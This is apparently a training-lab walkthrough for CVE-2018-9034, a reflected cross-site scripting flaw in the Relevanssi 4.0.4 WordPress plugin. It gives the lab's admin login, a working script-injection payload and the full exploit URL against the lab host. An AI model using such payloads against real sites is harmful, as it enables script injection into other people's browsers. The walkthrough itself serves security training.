

The image features a word cloud where the words are arranged in a circular shape. The most prominent words are "ATTACK" in large red capital letters and "DEFENSE" in large dark blue capital letters. Other visible words include "LABS", "PENTESTER ACADEMY", "RED TEAM", "TOOL BOX", "TRAINING", "COURSES", "ACCESS POINT", "HACKER", "PATV", "WORLD-CLASS TRAINERS", "ATTACKDEFENSE LABS", "TEAM LABS", "PENTESTER ACADEMY", "TOOL BOX", "TRAINING", "COURSES", "ACCESS POINT", "HACKER", "PATV", "WORLD-CLASS TRAINERS", "ATTACKDEFENSE LABS", "TEAM LABS", "PENTESTER ACADEMY", "TOOL BOX", "TRAINING", "COURSES", "ACCESS POINT", "HACKER", "PATV", "WORLD-CLASS TRAINERS". The background is white, and the overall design is clean and professional.

Name	CVE-2018-9034
URL	https://www.attackdefense.com/challengedetails?cid=1023
Type	Webapp CVEs : 2018

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

The web application is vulnerable to CVE-2018-9034

HOME > CVE > CVE-2018-9034

CVE-ID
CVE-2018-9034 [Learn more at National Vulnerability Database \(NVD\)](#)
 • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description
 Cross-site scripting (XSS) vulnerability in lib/interface.php of the Relevanssi plugin 4.0.4 for WordPress allows remote attackers to inject arbitrary JavaScript or HTML via the tab GET parameter.

References
Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.


- EXPLOIT-DB:44366
- URL:<https://www.exploit-db.com/exploits/44366/>

Assigning CNA
 MITRE Corporation


Date Entry Created
20180326 Disclaimer: The [entry creation date](#) may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)
 Assigned (20180326)

Step 1: Inspect the web application.



Step 2: Search on google "CVE-2018-9034".



The exploit db link contains the steps to be followed to exploit the vulnerability.

Exploit DB Link: <https://www.exploit-db.com/exploits/44366>

WordPress Plugin Relevanssi 4.0.4 - Reflected Cross-Site Scripting

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
44366	2018-9034	STEFAN BROEDER	WEBAPPS	PHP	2018-03-30

EDB Verified: ✗

Exploit: 📄 / {}

Vulnerable App: 📱

Exploit Details:

- # Exploit Title : Relevanssi Wordpress Search Plugin Reflected Cross Site Scripting (XSS)
- # Date: 23-03-2018
- # Exploit Author : Stefan Broeder
- # Contact : <https://twitter.com/stefanbroeder>
- # Vendor Homepage: <https://www.relevanssi.com>
- # Software Link: <https://wordpress.org/plugins/relevanssi>
- # Version: 4.0.4
- # CVE : CVE-2018-9034
- # Category : webapps


Step 3: The user has to authenticate in order to exploit the vulnerability. Credentials are provided in the challenge description.

Credentials:


- **Username:** admin
- **Password:** password1

URL: <http://3xdnwc43hlewtgd0c22bjh4tb.mumbaix.attackdefenselabs.com/wp-login.php>

Admin Login:



Admin Dashboard:




Step 4: Navigate to Vulnerable url and inject the payload in the URL.

Payload:

```
'><SCRIPT>var+x+%3D+String(%2FXSS%2F)%3Bx+%3D+x.substring(1%2C+x.length-1)%3B  
alert(x)<%2FSCRIPT><BR>
```

URL:

<http://3xdnwc43hlewtgd0c22bjh4tb.mumbaix.attackdefenselabs.com/wp-admin/options-general.php?page=relevanssi%2Frelevanssi.php&tab=%27%3E%3CSCRIPT%3Evar+x+%3D+String%28%2FXSS%2F%29%3Bx+%3D+x.substring%281%2C+x.length-1%29%3Balert%28x%29%3C%2FSCRIPT%3E%3CBR+>



The XSS attack was successful.

References:

1. Wordpress (<http://wordpress.org/>)
2. WordPress Plugin Relevanssi (<https://wordpress.org/plugins/relevanssi>)
3. CVE-2018-9034 (<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9034>)
4. WordPress Plugin Relevanssi 4.0.4 - Reflected Cross-Site Scripting (<https://www.exploit-db.com/exploits/44366>)